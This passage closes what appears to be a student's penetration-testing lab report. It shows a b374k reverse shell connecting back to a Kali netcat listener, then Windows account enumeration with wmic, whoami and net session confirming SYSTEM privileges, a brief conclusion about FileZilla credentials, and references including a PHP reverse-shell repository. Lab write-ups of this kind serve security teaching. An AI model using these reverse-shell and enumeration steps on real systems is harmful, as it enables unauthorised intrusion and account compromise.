connect to [10.8.0.99] from (UNKNOWN) [192.168.2.12] 63146
b374k shell : connected

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\Temp>echo Luke Keogh - 19095587
echo Luke Keogh - 19095587
Luke Keogh - 19095587

C:\Windows\Temp>wmic useraccount get name,sid
wmic useraccount get name,sid
Name           SID
Administrator  S-1-5-21-3675867208-3488060362-3151166870-500
Guest          S-1-5-21-3675867208-3488060362-3151166870-501
krbtgt         S-1-5-21-3675867208-3488060362-3151166870-502
Chronos        S-1-5-21-3675867208-3488060362-3151166870-1001
Helios         S-1-5-21-3675867208-3488060362-3151166870-1002
Taurinus       S-1-5-21-3675867208-3488060362-3151166870-1003
Zedrick        S-1-5-21-3675867208-3488060362-3151166870-1004
Civello        S-1-5-21-3675867208-3488060362-3151166870-1005
Willet         S-1-5-21-3675867208-3488060362-3151166870-1006
Adus           S-1-5-21-3675867208-3488060362-3151166870-1007
Orius          S-1-5-21-3675867208-3488060362-3151166870-1008


C:\Windows\Temp>
```

Figure 14 launching shell onto target

I then checked who I was logged into and it turned out I already had admin privilesges as proven by the return prompt from ‘net session’ as “There are no entries in the list”.

Command: whoami

Command: net session

```
┌──(root💀kali)-[~]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.8.0.99] from (UNKNOWN) [192.168.2.12] 63174
b374k shell : connected

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\Temp>whoami
whoami
nt authority\system

C:\Windows\Temp>net user system
net user system
The user name could not be found.

More help is available by typing NET HELPMSG 2221.


C:\Windows\Temp>net session
net session
There are no entries in the list.


C:\Windows\Temp>echo Luke Keogh - 19095587
echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 15 identifying escalated privileges

Conclusion

I tried exploring some services that were running on unusual ports however I was unable to find a way in fur to time restraints. I did however find the FileZilla login details fairly early on so I knew I had an easy way in as a backup.

References

- MSRPC (Microsoft Remote Procedure Call) Service Enumeration. (n.d.). 0xffsec.com. https://0xffsec.com/handbook/services/msrpc/
- Admin$ and IPC$ shares not working with IP - Microsoft Q&A. (n.d.). Learn.microsoft.com. Retrieved October 24, 2022, from https://learn.microsoft.com/en-us/answers/questions/150350/admin-and-ipc-shares-not-working-with-ip.html
- Dhayalan. (2022, October 6). windows-php-reverse-shell. GitHub. https://github.com/Dhayalanb/windows-php-reverse-shell